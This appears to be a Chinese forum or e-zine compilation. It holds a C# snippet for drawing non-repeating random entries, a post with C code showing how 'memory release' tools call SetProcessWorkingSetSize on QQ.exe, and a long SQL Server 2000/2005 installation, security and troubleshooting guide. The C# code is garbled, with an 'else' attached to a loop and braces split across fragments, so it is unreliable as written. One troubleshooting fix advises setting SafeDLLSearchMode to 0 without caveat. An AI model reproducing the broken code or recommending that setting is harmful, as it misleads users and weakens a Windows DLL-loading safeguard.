下面这部分代码，每次抽取的内容不会重复，思想就是另外再建立一个数组，然后把每次抽到的数组存到里面去，再抽取的时候，和该数组中的没个内容进行比较。如有想头，重新来过。

```
public void Form1_Load(object sender, EventArgs e)
```



```
{

}

private void button2_Click(object sender, EventArgs e)
{
    listView1.Items.Clear();

    if (comboBox1.Text == "")
    {
        MessageBox.Show("请选择下拉框中的数字，否则推出！", "Warning! -->by ovov", MessageBoxButtons.OK, MessageBoxIcon.Warning);
    }
    else
    {
        string[,] shuzu = {说明：这个地方是二维数组，由于关系到身边人的隐私，
所以去掉了};
        Random c = new Random();
        int q = 0;
        int a = 0;
        a = int.Parse(comboBox1.Text);
        string[] att = new string[a];
        string f;
        int p = 0;
        for (int j = 0; j < a; j++)
        {

            q = c.Next(0, 29);
            f = shuzu[q, 0];

            for (int y = 0; y <= j; y++)
            {
                if (f == att[y])
                {
                    p = 1;
                    break;
                }
            }
            else
                p = 0;
        }
    }
}
```



```
}  
if (p == 0)  
{  
    for (int k = 1; k <= 4; k++)  
    {  
        listView1.Items.Add(shuzu[q, k]);  
    }  
    att[j] = f;  
}  
else  
{  
    --j;  
  
}  
}
```

```
}  
}
```

这面这东西没什么用处，就是在界面上显示鼠标的相对位移用的。

```
private void Form1_MouseMove(object sender, MouseEventArgs e)  
{  
    label5.Text = "X:" + e.X.ToString();  
    label6.Text = "Y:" + e.Y.ToString();  
}  
}  
}
```

所谓的内存释放工具——原理

作者：乱雪

刚才逆向了一个内存释放的小工具，原来是调用了 SetProcessWorkingSetSize()函数，MSDN 一下。



此函数原型如下：

```
BOOL SetProcessWorkingSetSize(  
HANDLE hProcess,  
SIZE_T dwMinimumWorkingSetSize,  
SIZE_T dwMaximumWorkingSetSize  
);
```

hProcess 是进程的句柄，dwMinimumWorkingSetSize 和 dwMaximumWorkingSetSize 分别是设置程序运行空间的最小和最大空间。其实这个函数的功能就是保留一些必要的代码在内存中运行，其余的直接扔虚拟内存里去了。所谓虚拟内存，其实就是硬盘中划分出来的一片区域用来作内存使用。不过，这个只是暂时性地放进虚拟内存里，一旦程序激活了，内存又会被重新占用。其实这个特性操作系统本身就有的，可以先打开任务管理器，观察某个进程，如果将其窗口最小化后，所占用内存一下子就减小了；一旦被激活，又要开始重新对内存进行占用，这就是所谓的后台运行。所以事实上并没有节约多少内存，一切都是骗眼睛的，这样做反而增加了内存与硬盘的页面交换频率，硬盘的针就转得更快了，有时反而更降低系统的性能。

贴一段代码：

```
#include <stdio.h>  
#include <windows.h>  
#include <tlhelp32.h>  
/*  
time : 2010.5.9  
by : 乱雪  
email: lx#shellcodes.org  
SetProcessWorkingSetSize 函数演示  
*/  
int main()  
{  
    PROCESSENTRY32 pentry = {sizeof(pentry)}; //填充大小  
    HANDLE hPSnap = ::CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);  
    //建立快照  
    BOOL bMore = ::Process32First(hPSnap,&pentry); //得到首个进程  
    //循环搜索  
    while(bMore)  
    {  
        if(strcmp("QQ.exe",pentry.szExeFile) == NULL) //搜索 QQ.exe 这个进  
程
```



```
{
    //如果找到，就用 OpenProcess 获得它的句柄
    //根据 MSDN 对 SetProcessWorkingSetSize 的描述，进程必须有
    PROCESS_SET_QUOTA 权限
    HANDLE hProcess = ::OpenProcess(PROCESS_SET_QUOTA,
                                     FALSE,
                                     pentry.th32ProcessID);
    //hProcess 不为空就表明获得了句柄值
    if(hProcess != NULL)
        //调用 SetProcessWorkingSetSize 函数
        ::SetProcessWorkingSetSize(hProcess, -1, -1);
    else
        break;
}
bMore = ::Process32Next(hPSnap,&pentry); //获得下一个进程
}
```



```
::CloseHandle(hPSnap); //关闭句柄
return 0;
}
```

这段代码演示了对 QQ 进程(QQ.exe)的进程释放。首先建立一个进程快照，然后开始搜索 QQ.exe 这个进程，如果找到了就打开它的句柄，然后进行内存释放。



如图，在释放前 QQ 进程所占的内存大小：



编译运行后，QQ.exe 所占用的内存大小，如图：



出处：乱雪's Blog <http://hi.baidu.com/lu4nx/blog/index/1>

数据库之 SQL Server2000 安装及其问题解析

作者: qhl201

由于很多技术的需求,对于数据库大家都应该有一定的了解,为了方便大家的学习我会系统的为战友们进行一系列的介绍,以供大家学习。

常用的数据库有下面几种:

1. SQL Server 2. Oracle 3. Informix 4. Sybase 5. IBM 的
DB2 6. PostgreSQL 7. MySQL 8. Access 9. FoxPro

本次的介绍是对 SQL Server 进行全面的解析,众所周知 SQL (Structured Query Language),结构化查询语言。SQL 语言的主要功能就是同各种数据库建立联系,进行沟通。按照 ANSI (美国国家标准协会)的规定,SQL 被作为关系型数据库管理系统的标准语言。SQL 语句可以用来执行各种各样的操作,例如更新数据库中的数据,从数据库中提取数据等。绝大多数流行的关系型数据库管理系统都采用了 SQL 语言标准。接下来我们就 SQL Server 2000 与它的安装及其可能出现的问题进行讲解。

SQL Server 2000 基本介绍:

SQL Server 是一个关系数据库管理系统它最初是由 Microsoft Sybase 和 Ashton-Tate 三家公司共同开发的于 1988 年推出了第一个 OS/2 版本在 Windows NT 推出后 Microsoft 与 Sybase 在 SQL Server 的开发上就分道扬镳了 Microsoft 将 SQL Server 移植到 Windows NT 系统上专注于开发推广 SQL Server 的 Windows NT 版本 Sybase 则较专注于 SQL Server 在 UNIX 操作系统上的应用在本书中介绍的是 Microsoft SQL Server 以后简称为 SQL Server 或 MS SQL Server SQL Server 2000 是 Microsoft 公司推出的 SQL Server 数据库管理系统的最新版本该版本继承了 SQL Server 7.0 版本的优点同时又比它增加了许多更先进的功能具有使用方便可伸缩性好与相关软件集成程度高等优点可跨越从运行 Microsoft Windows 98 的膝上型电脑到运行 Microsoft Windows 2000 的大型多处理器的服务器等多种平台使用。

软件特点:

Internet 集成。SQL Server 2000 数据库引擎提供完整的 XML 支持。它还具有构成最大的 Web 站点的数据存储组件所需的可伸缩性、可用性和安全功能。SQL Server 2000 程序设计模型与 Windows DNA 构架集成,用以开发 Web 应用程序,并且 SQL Server 2000 支持 English Query 和 Microsoft 搜索服务等功能,在 Web 应用程序中包含了用户友好的查询和强大的搜索功能。

下载地址:

<http://www.skycn.com/soft/13307.html#downUrlMap>

安装过程:

下面是 SQL Server 2000 的详细安装过程



SQL2000 安装步骤.part1.rar (976.56 KB)



SQL2000 安装步骤.part2.rar (829.13 KB)

SQL Server2000 网络安全的十个技巧:

1. 安装最新的服务包

为了提高服务器安全性，最有效的一个方法就是升级到 SQL Server 2000 Service Pack 。另外，您还应该安装所有已发布的安全更新。

2. 使用 Microsoft 基线安全性分析器 (MBSA) 来评估服务器的安全性

MBSA 是一个扫描多种 Microsoft 产品的不安全配置的工具，包括 SQL Server 和 Microsoft SQL Server 2000 Desktop Engine (MSDE 2000)。它可以在本地运行，也可以通过网络运行。该工具针对下面问题对 SQL Server 安装进行检测：

- 1) 过多的 sysadmin 固定服务器角色成员。
- 2) 授予 sysadmin 以外的其他角色创建 CmdExec 作业的权利。
- 3) 空的或简单的密码。
- 4) 脆弱的身份验证模式。
- 5) 授予管理员组过多的权利。
- 6) SQL Server 数据目录中不正确的访问控制表 (ACL)。
- 7) 安装文件中使用纯文本的 sa 密码。
- 8) 授予 guest 帐户过多的权利。
- 9) 在同时是域控制器的系统中运行 SQL Server。
- 10) 所有人 (Everyone) 组的不正确配置，提供对特定注册表键的访问。
- 11) SQL Server 服务帐户的不正确配置。
- 12) 没有安装必要的服务包和安全更新。

Microsoft 提供 MBSA 的免费下载。

3. 使用 Windows 身份验证模式

在任何可能的时候,您都应该对指向 SQL Server 的连接要求 Windows 身份验证模式。它通过限制对 Microsoft Windows 用户和域用户帐户的连接,保护 SQL Server 免受大部分 Internet 工具的侵害,而且,您的服务器也将从 Windows 安全增强机制中获益,例如更强的身份验证协议以及强制的密码复杂性和过期时间。另外,凭证委派(在多台服务器间桥接凭证的能力)也只能在 Windows 身份验证模式中使用。在客户端,Windows 身份验证模式不再需要存储密码。存储密码是使用标准 SQL Server 登录的应用程序的主要漏洞之一。要在 SQL Server 的 Enterprise Manager 安装 Windows 身份验证模式,请按下列步骤操作:

- 1) 展开服务器组。
- 2) 右键点击服务器,然后点击属性。
- 3) 在安全性选项卡的身份验证中,点击仅限 Windows。

4. 隔离您的服务器,并定期备份

物理和逻辑上的隔离组成了 SQL Server 安全性的基础。驻留数据库的机器应该处于一个从物理形式上受到保护的地方,最好是一个上锁的机房,配备有洪水检测以及火灾检测及消防系统。数据库应该安装在企业内部网的安全区域中,不要直接连接到 Internet。定期备份所有数据,并将副本保存在安全的站点外地点。

5. 分配一个强健的 sa 密码

sa 帐户应该总拥有一个强健的密码,即使在配置为要求 Windows 身份验证的服务器上也该如此。这将保证在以后服务器被重新配置为混合模式身份验证时,不会出现空白或脆弱的 sa。

要分配 sa 密码,请按下列步骤操作:

- 1) 展开服务器组,然后展开服务器。
- 2) 展开安全性,然后点击登录。
- 3) 在细节窗格中,右键点击 SA,然后点击属性。
- 4) 在密码方框中,输入新的密码。

6. 限制 SQL Server 服务的权限

SQL2000 和 SQL Server Agent 是作为 Windows 服务运行的。每个服务必须与一个 Windows 帐户相关联,并从这个帐户中衍生出安全性上下文。SQL Server 允许 sa 登录的用户(有时也包括其他用户)来访问操作系统特性。这些操作系统调用是由拥有服务器进程的帐户的安全性上下文来创建的。如果服务器被攻破了,那么这些操作系统调用可能被利用来

向其他资源进行攻击，只要所拥有的过程（SQL Server 服务帐户）可以对其进行访问。因此，为 SQL Server 服务仅授予必要的权限是十分重要的。

我们推荐您采用下列设置：

1) SQL Server Engine/MSSQLServer

如果拥有指定实例，那么它们应该被命名为 MSSQL\$InstanceName。作为具有一般用户权限的 Windows 域用户帐户运行。不要作为本地系统、本地管理员或域管理员帐户来运行。

2) SQL Server Agent Service/SQLServerAgent

如果您的环境中不需要，请禁用该服务；否则请作为具有一般用户权限的 Windows 域用户帐户运行。不要作为本地系统、本地管理员或域管理员帐户来运行。

重点： 如果下列条件之一成立，那么 SQL Server Agent 将需要本地 Windows 管理员权限：

SQL Server Agent 使用标准的 SQL Server 身份验证连接到 SQL Server（不推荐）；

SQL Server Agent 使用多服务器管理主服务器（MSX）帐户，而该帐户使用标准 SQL Server 身份验证进行连接；

SQL Server Agent 运行非 sysadmin 固定服务器角色成员所拥有的 Microsoft ActiveX 脚本或 CmdExec 作业。

如果您需要更改与 SQL Server 服务相关联的帐户，请使用 SQL Server Enterprise Manager。Enterprise Manager 将为 SQL Server 所使用的文件和注册表键设置合适的权限。不要使用 Microsoft 管理控制台的“服务”（在控制面板中）来更改这些帐户，因为这样需要手动地调制大量的注册表键和 NTFS 文件系统权限以及 Microsoft Windows 用户权限。

帐户信息的更改将在下一次服务启动时生效。如果您需要更改与 SQL Server 以及 SQL Server Agent 相关联的帐户，那么您必须使用 Enterprise Manager 分别对两个服务进行更改。

7. 在防火墙上禁用 SQL Server 端口

SQL Server 的默认安装将监视 TCP 端口 1433 以及 UDP 端口 1434。配置您的防火墙来过滤掉到达这些端口的数据包。而且，还应该在防火墙上阻止与指定实例相关联的其他端口。

8. 使用最安全的文件系统

NTFS 是最适合安装 SQL Server 的文件系统。它比 FAT 文件系统更稳定且更容易恢复。而且它还包括一些安全选项，例如文件和目录 ACL 以及文件加密（EFS）。在安装过程中，如果检测到 NTFS，SQL Server 将在注册表键和文件上设置合适的 ACL。不应该去更改这些权限。

通过 EFS，数据库文件将在运行 SQL Server 的帐户身份下进行加密。只有这个帐户才能解密这些文件。如果您需要更改运行 SQL Server 的帐户，那么您必须首先在旧帐户下解密这些文件，然后在新帐户下重新进行加密。

9. 删除或保护旧的安装文件

SQL Server 安装文件可能包含由纯文本或简单加密的凭证和其他在安装过程中记录的敏感配置信息。这些日志文件的保存位置取决于所安装的 SQL Server 版本。在 SQL Server 2000 中，下列文件可能受到影响：默认安装时：`\Program Files\Microsoft SQL Server\MSSQL\Install` 文件夹中，以及指定实例的：`\Program Files\Microsoft SQL Server\MSSQL$\Install` 文件夹中的 `sqlstp.log`，`sqlsp.log` 和 `setup.iss`。

如果当前的系统是从 SQL Server 7.0 安装升级而来的，那么还应该检查下列文件：`%Windir%` 文件夹中的 `setup.iss` 以及 `Windows Temp` 文件夹中的 `sqlsp.log`。

Microsoft 发布了一个免费的实用工具 Killpwd，它将从您的系统中找到并删除这些密码。

10. 审核指向 SQL Server 的连接

SQL Server 可以记录事件信息，用于系统管理员的审查。至少您应该记录失败的 SQL Server 连接尝试，并定期地查看这个日志。在可能的情况下，不要将这些日志和数据文件保存在同一个硬盘上。

要在 SQL Server 的 Enterprise Manager 中审核失败连接，请按下列步骤操作：

- 1) 展开服务器组。
- 2) 右键点击服务器，然后点击属性。
- 3) 在安全性选项卡的审核等级中，点击失败。
- 4) 要使这个设置生效，您必须停止并重新启动服务器。

SQL Server 2000 安装问题汇总：

一、Sql server 安装不上

- (1)、用户名必须是 administrator。

(2)、直接双击“数据库安装”不能安装时，可进行程序安装目录下选择 SETUPMSDE 进行安装或进入到程序安装目录下选择 MSDE，进入后双击 SETUP。

(3)、Sql server7.0 与 Sql Server 2000 不兼容，必须先将 7.0 删掉后再安装 2000。卸载 Sql server7.0 没有正确卸载时，会导致注册表中存在 SQLSERVER 的注册信息，在开始菜单的启动栏中存在服务管理器的启动项，运行时会提示找不到后缀名为.DLL 的文件，不能启动服务管理器。

解决办法：在运行中输入“regedit”，进入注册表，找到 HKEY_LOCAL_MACHINE 注册项，在扩展菜单中选择 SOFTWARE 打开扩展菜单，找到 MicroSoft 打开后选择其下的 MSSQLServer 项，点击右键将这个文件夹删除，即可安装。安装完成后，运行服务管理器时如果提示找不到后缀名为.DLL 的文件，在控制面板中安装后的 MSDE 卸载重新安装，便可解决问题。

二、安装程序配置服务器失败

需要修改下注册表

(1) 打开注册表

在“开始”——“运行”键入 “regedit”

(2) 删除注册表如下键值：

HKEY_CURRENT_USER\Software\Microsoft\Microsoft SQL Server

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft SQL Server

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager

删除 PendingFileRenameOperations

删除硬盘上面 Microsoft SQL Server 文件夹

(3) 重新启动：

(4) 重新安装 SQL Server 2000

如果到这里还是不能安装 Sql server 2000，就需要修复下 ODBC。在网上找下 MDAC_TYP.EXE 文件进行修复。修复后可以重新安装 sql server 2000 了。

三、安装 sqlserver 时候，提示挂起的解决方案：

修改注册表：

打开注册表

在“开始”——“运行”键入 “regedit”

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

删除 PendingFileRenameOperations

四、SQLServer 无法安装,提示 commandlineoptionsyntaxerror

当安装程序 安装到: 安装程序正在安装 ms 数据访问组件时, 屏幕出现错误提示: command line option syntax error,type command/? for help 然后点确定继续, 结果到: 安装程序正在安装 HTML 帮助时, 屏幕又出现标题为 html help 1.32 update 错误警告对话框提示: command line option syntax error,type command/? for help 然后我再点确定继续, 安装程序开始复制文件, 复制完文件后又出现错误提示: 无法找到动态连接库 sqlunirl.dll 于指定路径点确定后安装程序停止运行, 让查看安装日志

解决方法:

引起这问题的原因是, SQLServer 的安装文件, 放在中文目录下. 将 SQLServer 的安装文件, 拷到英文目录, 安装就 OK. 比如将 d:\软件\Sqlserver 中的“软件”去掉

五、安装过程中中断问题

- (1)配置服务器时中断.
- (2)注册 ActiveX 时中断.
- (3)显示到 100%的时候中断.

解决办法:

提醒: 为避免误操作, 先备份注册表和数据库进不了 SQL Server 2000, 可以备份 Program Files\Microsoft SQL Server\MSSQL\Data 文件夹的文件.

- 1、先把 SQL Server 卸载 (卸载不掉也没有关系, 继续下面的操作)
- 2、把 Microsoft SQL Server 文件夹整个删掉。
- 3、运行注册表, 删除如下项:

HKEY_CURRENT_USER\Software\Microsoft\Microsoft SQL Server

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft SQL Server
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer

4、需要的话就重新启动系统

5、重新安装

另外也可尝试单步运行安装 SQL Server 2000 的方法：

1:放入 SQL Server 2000 光盘.

2:在“开始”——“运行”键入 “F:\x86\setup.exe k=dbg” (F 是光盘)

注意：

1、不同的操作系统支持的 SQL Server 2000 版本以及对硬件的要求。

Windows 2000 Server 可以安装 SQL Server 2000 的任何版本.

Windows 2000 Professional 只能安装 SQL Server 2000 的个人版、开发版、评估版、MCDE

2、SQL Server 2000 各版本以及对硬件的要求。

六、提示：command line option syntax error, type command /? for help, 继续安装,最后在配置服务器的时候出现：无法找到动态链接 SQLUNIRL.DLL 于指定的路径……

解决方法：

因为安装文件的路径(完整路径)里有中文. 比如 c:\SQLSERVER 中文企业版\, 改成 c:\SQLSERVER\

七、错误提示：无效的序列号。

从网上找遍所有的可用序列号（企业版 2 个，标准版 4 个，试过多次，重启过多次，将 SQL Server 安装目录和注册表项全部删除，仍然无法解决。）后来又安装以前的标准版，竟然也出现这个错误（以前安装不需要输入序列号的）因此不是软件的原因，而是系统设置的问题。

解决方法：

打开注册表的

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager，将

SafeDLLSearchMode 这个 DWORD 的键值改为 0, 如果没有的话就创建这个 DWORD 类型的键值, 然后就可以继续安装了。

八、sql server 2000 安装出错, 无法找到动态链接库 sqlunirl.dll

安装文件肯定没有错, 因为以前安装过, 绝对可以用, 机子之前有装了 sql server 2000, 而且可以正常使用, 只是今天突然无法连接到本地数据库, 打算重装, 我删了 program files 里的 ms sql 的目录, 然后重装 sql, 结果在最后一步的时候提示, 无法完成配置。后来又删除了一些注册表中的 sql server 信息 (有备份注册表), 再安装时, 就出现这样的提示了, 更糟的是, 备份的注册表却无法还原

解决方法: 当安装时出现 MDAC 组件安装失败时, 试着修复或重装 microsoft office 当你想重装 sql server, 而安装时又出现“您的机子上已经安装有一个实例”的提示时, 可以删除 program files\Microsoft SQL Server 文件夹, 再安装

当出现某某动态链接文件找不到时, 可以试着在 sql server 的安装文件中找到这个文件, 复制到系统目录下的 system 和 system32 文件夹中 (一般在出现这个错误消息时, 都会提示哪几个文件夹下缺少这个文件)。当出现安装程序配置服务器失败时, 可以试着用一下方法解决

此错误消息可以在系统目录下找到, 例如我的系统是 win2000, 则该文件在

C:\WINNT\sqlstp.log

九、出现“配置服务器失败, 参考系统日志说明”和安装过程进度条退回

原因: 系统配置不符合 Microsoft SQL Server Desktop Engine 安装要求。

解决办法: MSDE 2000 要求安装 Microsoft Internet Explorer 5.0 或更高版本。最小安装便已足够, Internet Explorer 不必是默认浏览器。

- (1) 控制面板”中, 双击“网络连接”。
- (2) 在“高级”菜单中, 单击“高级设置”。
- (3) 在“适配器和绑定”选项卡上, 确定选中了“Microsoft 网络的文件和打印机共享”。

如果下列任一安全策略已被设置为“禁止安装”, 则 MSDE 2000 安装将失败:

Windows XP 的本地安全策略“设备: 未签名驱动程序的安装操作”。Windows 2000 的本地安全策略“未签名非驱动程序的安装 操作”。如果使用了“禁止安装”设置, 则必须

在安装 MSDE 2000 之前将该设置更改为“默认继续”。如有必要，可以在完成安装之后将该策略还原为以前的设置。说明“禁止安装”不是这些安全策略的默认设置。要设置这些策略，请执行下列操作：

- (1)、在“控制面板”中，双击“管理工具”。
- (2)、双击“本地安全策略”。
- (3)、展开“本地策略”。

选中“安全选项”。

确保在安装 MSDE 2000 之前，右窗格中的下列选项被设置为“默认继续”：对于 Windows NT 和 Windows 2003：“设备：未签名驱动程序的安装操作”。对于 Windows 2000：“未签名非驱动程序的安装操作”。

重新安装前将已经安装的 sqlserver 目录删除。

十、出现“指定的实例名无效”

解决方法：将 SQL Server 没有从添加删除程序中删除。并将已经安装的 sqlserver 目录删除。也有可能你的某项服务不能启动，导致安装失败！在重新安装前配置服务！请重新启动以下服务：COM+ System Application、Application Management、ASP.NET State Service、Distributed Transaction Coordinator、HTTP SSL、Remote Procedure Call (RPC) Locator 做法：开始—>运行—>services.msc 到右边一个找吧 将其属性改为“自动”，已经是自动的，就不要改了，改完了，再点击启动服务！

十一、安装 SQL server 时 选择开始安装,接下去就看不见安装对话框了再次双击 SETUP 结果系统出现“另一个安装程序事例正在运行”等了好久,安装程序在”任务管理器“中显示“没有响应”,过会就消失了,不过进程还在列表中。最后正在配置您的服务不动了。

解决方法：

- (1) 打开注册表
在“开始”—“运行”键入“regedit”
- (2) 按下列顺序点击打开
 - + HKEY_LOCAL_MACHINE
 - + SOFTWARE+ Microsoft
 - + Windows

+ CurrentVersion

+ Setup

+ ExceptionComponents

(3) 将 ExceptionComponents 下面的文件夹全部删除!

如

```
{60BFF50D-FB2C-4498-A577-C9548C390BB9} {60BFF50D-FB2C-4498-A577-C9548C390BB9}  
{60BFF50D-FB2C-4498-A577-C9548C390BB9} {60BFF50D-FB2C-4498-A577-C9548C390BB  
9}
```

(4) 重新启动:

(5) 重新运行 SQL Server 2000 的安装, 选修改实例。

(6) 重新运行 SQL Server 2000 的安装, 选高级, 修复注册表。

终于可以了。在启动服务器和安装您选择的配置时停止不动

环境: win2000PRO, 安装 SQL Server 2000 企业版。用了 ntswitch。

SQL Server 2005 介绍:

和以往的数据解决方案相比, SQL Server 2005 将给您带来空前的价值、超强的功能和激动人心的全新体验。

SQL Server 2005 中包含了非常丰富的新特性: 通过提供一个更安全、可靠和高效的数据管理平台, 增强企业组织中用户的管理能力, 大幅提升 IT 管理效率并降低运维风险和成本; 通过提供先进的商业智能平台满足众多客户对业务的实时统计分析、监控预测等多种复杂管理需求, 推动企业管理信息化建设和业务发展; 同时, SQL Server 2005 将提供一个极具扩展性和灵活性的开发平台, 不断拓展您的应用空间, 实现 Internet 数据业务互联, 为您带来新的商业应用机遇。

SQL2005 分五个版本, 如下所列,

1. Enterprise(企业版),
2. Development(开发版),
3. Workgroup, (工作群版)
4. Standard, (标准版)
5. Express.

这么多的版本我们应该如何去进行选择呢？

我们在这里做一个简单的比较 Enterprise, Development 和 Express 等三个版本:以功能而言, Enterprise 版和 Development 版的功能一模一样。两者的差别,除了授权不同外,最主要的差别是: Enterprise 版的数据库引擎只能安装在 Win2003Server(或其他 Server)。如果你想安装在 WindowsXP Pro 系统上,你应该安装 SQL2005Development 版。很多人下载 SQL2005Express 版,因为它是免费的,但是它缺少相当于 SQL2000 下的“企业管理器”和“查询分析器”。

因此,如果你是初学者,只是想要在家里学习,如果你的环境是 WindowsXP Pro,那么,你应该选择的是 SQL2005Development(开发版),而不是 SQL2005Enterprise(企业版)或 SQL2005Express(简易版)。

SQL Server 2005 特性:

SQL Server 2005 包含几个在企业数据管理中关键的增强:

易管理性

可用性

可伸缩性

安全性

易管理性

SQL Server 2005 使部署、管理和优化企业数据以及分析应用程序变得更简单、更容易。作为一个企业数据管理平台,它提供单一管理控制台,使数据管理员能够在任何地方监视、管理和调谐企业中所有的数据库和相关的服务。它还提供了一个可以使用 SQL 管理对象轻松编程的可扩展的管理基础结构,使得用户可以定制和扩展他们的管理环境,同时使独立软件供应商 (ISV) 也能够创建附加的工具和功能来更好地扩展打开即得的能力。

SQL Server Management Studio

SQL Server 2005 通过提供一个集成的管理控制台来监视和管理 SQL Server 关系数据库、Integration Services、Analysis Services、Reporting Services、Notification Services 以及在数量众多的分布式服务器和数据库上的 SQL Server Mobile Edition,从而简化了管理工作。数据库管理员能够同时执行多个任务,例如,编写和执行查询,查看服务器对象,管理对象,监视系统活动和查看联机帮助。SQL Server Management Studio 提

提供了一个开发环境，可在其中使用 Transact-SQL、多维表达式、XML for Analysis 和 SQL Server Mobile Edition 来编写、编辑和管理脚本和存储过程。Management Studio 可以很容易地与源代码控制集成在一起。Management Studio 还包括一些工具可用来调度 SQL Server 代理作业和管理维护计划，以自动执行日常维护和操作任务。管理和脚本编写集成在单一工具中，同时，该工具具有管理所有类型的服务器的能力，为数据库管理员们提供了更强的生产效率。

SQL Server 2005 开放了 70 多个新的内部数据库性能和资源使用的度量值，涵盖了从内存、锁定到对事务、网络和磁盘 I/O 的调度等。这些动态管理视图 (DMV) 提供了对数据库和强大的基础结构的更大的透明度和可见性，可以主动监视数据库的状况和性能。

SQL 管理对象

SQL 管理对象 (SMO) 是一个新的可编程对象集，它可实现所有 SQL Server 数据库的管理功能。事实上，Management Studio 就是构建在 SQL 管理对象之上的。SMO 是作为 Microsoft .NET Framework 程序集实现的。您可以使用 SMO 自动执行常见的 SQL Server 管理任务，例如，用编程方式检索配置设置，创建新数据库，应用 Transact-SQL 脚本，创建 SQL Server 代理作业以及调度备份等。SMO 对象模型替代了包含在 SQL Server 早期版本中的分布式管理对象 (DMO)，因为它更安全可靠并具有更高的可伸缩性。

可用性

在高可用性技术、额外的备份和恢复功能，以及复制增强上的投资使企业能够构建和部署高可用的应用程序。在高可用性上的创新有：数据库镜像、故障转移群集、数据库快照和增强的联机操作，这有助于最小化停机时间，并确保可以访问关键的企业系统。

下载地址：

<http://www.cnzz.cc/Soft/2047.html>

安装过程：



SQL2005 安装图解.part1.rar (976.56 KB)



SQL2005 安装图解.part2.rar (236.09 KB)

SQL Server 2005 安装问题汇总：

一、SQL2005 安装过程提示 com+目录问题警告处理

故障提示:

1、如果 SQL Server 安装程序失败，安装程序将回滚所安装的系统，但可能不会删除所有 .manifest 文件。解决方法是重命名这些文件，然后重新运行安装程序。有关详细信息，请参阅“如何处理 SQL Server 安装过程中的 COM+ 检查失败问题”。如果未运行 Microsoft 分布式事务处理协调器 (MS DTC)，或者，在使用 Microsoft 群集服务器的情况下，如果 MS DTC 不是群集资源，则可能会发生 COM+ 错误。COM+ 依赖于 MS DTC，而 Integration Services 中的消息队列任务依赖于 COM +。如果出现 COM+ 错误，则只有将 COM+ 系统正确配置后，Integration Services 中的消息队列任务才可用。

2、对性能监视器计数器注册表值执行系统配置检查失败。有关详细信息，请参阅自述文件或 SQL Server 联机丛书中的“如何在 SQL Server 2005 中为安装程序增加计数器注册表项值”。安装中止。

查找联机丛书，有如下提示：

1、Microsoft SQL Server 2005 安装程序检查 COM+ 是否已正确配置。如果发现配置错误，安装程序仍将继续，但是在系统配置检查 (SCC) 报告中显示以下警告：“如果 SQL Server 安装程序失败，安装程序将回滚所进行的安装，但可能不会删除所有的 .manifest 文件。解决方法是重命名这些文件，然后重新运行安装程序。” 如果未运行 Microsoft 分布式事务处理协调器 (MS DTC)，或者，在使用 Microsoft 群集服务器的情况下，如果 MS DTC 不是群集资源，则可能会发生 COM+ 错误。COM+ 依赖于 MS DTC，而 Integration Services 中的消息队列任务依赖于 COM +。如果出现 COM+ 错误，则只有将 COM+ 系统正确配置后，Integration Services 中的消息队列任务才可用。若要使用消息队列（亦称 MSMQ），请确保 MS DTC 正在运行并且已正确配置。如果 SQL Server 安装在群集上，则 MS DTC 必须是群集资源。按照下列过程重新安装 COM+。安装组件服务管理单元在 Windows 桌面上，单击“开始”，然后单击“运行”。

在“打开”框中，键入 MMC，然后单击“确定”。

在“控制台”窗口中，单击菜单栏上的“文件”，然后单击“添加/删除管理单元”。

在“添加/删除管理单元”窗口，单击“添加”。

在“添加独立管理单元”窗口，从管理单元列表中选择“组件服务”，然后单击“添加”。

单击“关闭”以关闭“添加独立管理单元”窗口，然后单击“确定”以关闭“添加/删除管理单元”窗口。在“控制台根节点\组件服务”窗口，展开“组件服务”树。这就是当 COM+

出现问题时，错误消息可能发生的地方。再次运行 SQL Server 2005 安装程序。如果收到错误消息，请重新安装 COM+。重新安装 COM+

从控制面板的“添加或删除程序”中，单击“添加/删除 Windows 组件”。在“Windows 组件向导”中，不对选择做任何更改，单击“下一步”。一直单击以完成向导，然后再次运行 SQL Server 2005 安装程序。

2、在 SQL Server 安装开始前，Microsoft SQL Server 安装程序中的安装配置检查器 (SCC) 会验证计数器注册表项的值。如果 SCC 无法验证现有的注册表项，或 SCC 无法运行 lodctr.exe 系统程序，则 SCC 检查会失败，致使安装受阻。错误编辑注册表会严重损坏您的系统。更改注册表项之前，建议您备份计算机中的所有重要数据。手动设置计数器注册表项的增量在 Microsoft Windows 2003 或 Windows XP 桌面上，依次单击“开始”、“运行”，然后在“打开”中键入 regedit.exe，再单击“确定”。在 Windows 2000 中，使用 regedt32.exe 启动注册表编辑器。定位到以下注册表项：

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib] "Last Counter"=dword:00000ed4 (5276) "LastHelp"=dword:00000ed5 (5277) 上一步的 "Last Counter" 值 (5276) 必须与以下注册表项中 "Perflib\009" 的 "Counter" 项的最大值匹配，并且上一步的 "Last Help" 值 (5277) 必须与以下注册表项中 "Perflib\009" 的 "Help" 项的最大值匹配。 [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib\009]

注意 009 是英文中的一个示例。"Last Counter" 和 "Last Help" 值是由 Windows 动态分配的；这两个值会因计算机的不同而不同。如有必要，可修改 "\Perflib" 项中的 "Last Counter" 和 "Last Help" 值的值：在右侧窗格中，右键单击 "Last Counter" 或 "Last Help"，单击“修改”，再单击“Base = "Decimal"”，在“值数据”中设置值，再单击“确定”。如有必要，对另一个项重复以上过程，然后关闭注册表编辑器。再次运行 SQL Server 安装程序。

解决过程：

COM+检查失败不用说肯定是组件消息队列下的组件没安装或服务没启动。本机没有安装过消息队列，找出系统盘安装消息队列组件，在组件安装中提示 MSDTC 服务没有启动，在这步晕了很长时间，MSTDC 在服务中怎么也找不到，后来想会不会是 DTC（脑子有点笨，其实从 MSMQ 这名称上就应该想到），一看果然有 Distributed Transaction Coordinator(DTC)，

但是这个服务启动不了,后来查找相关资料:MSDTC(Distributed Transaction Coordinator)服务必须在 NT AUTHORITY\NetworkService 帐户下运行;即使是 NT AUTHORITY\Network Service(注意,Network 和 Service 中间有空格)也不行(至于这两个帐户的区别,在网上也没有找到,还望大家不吝赐教

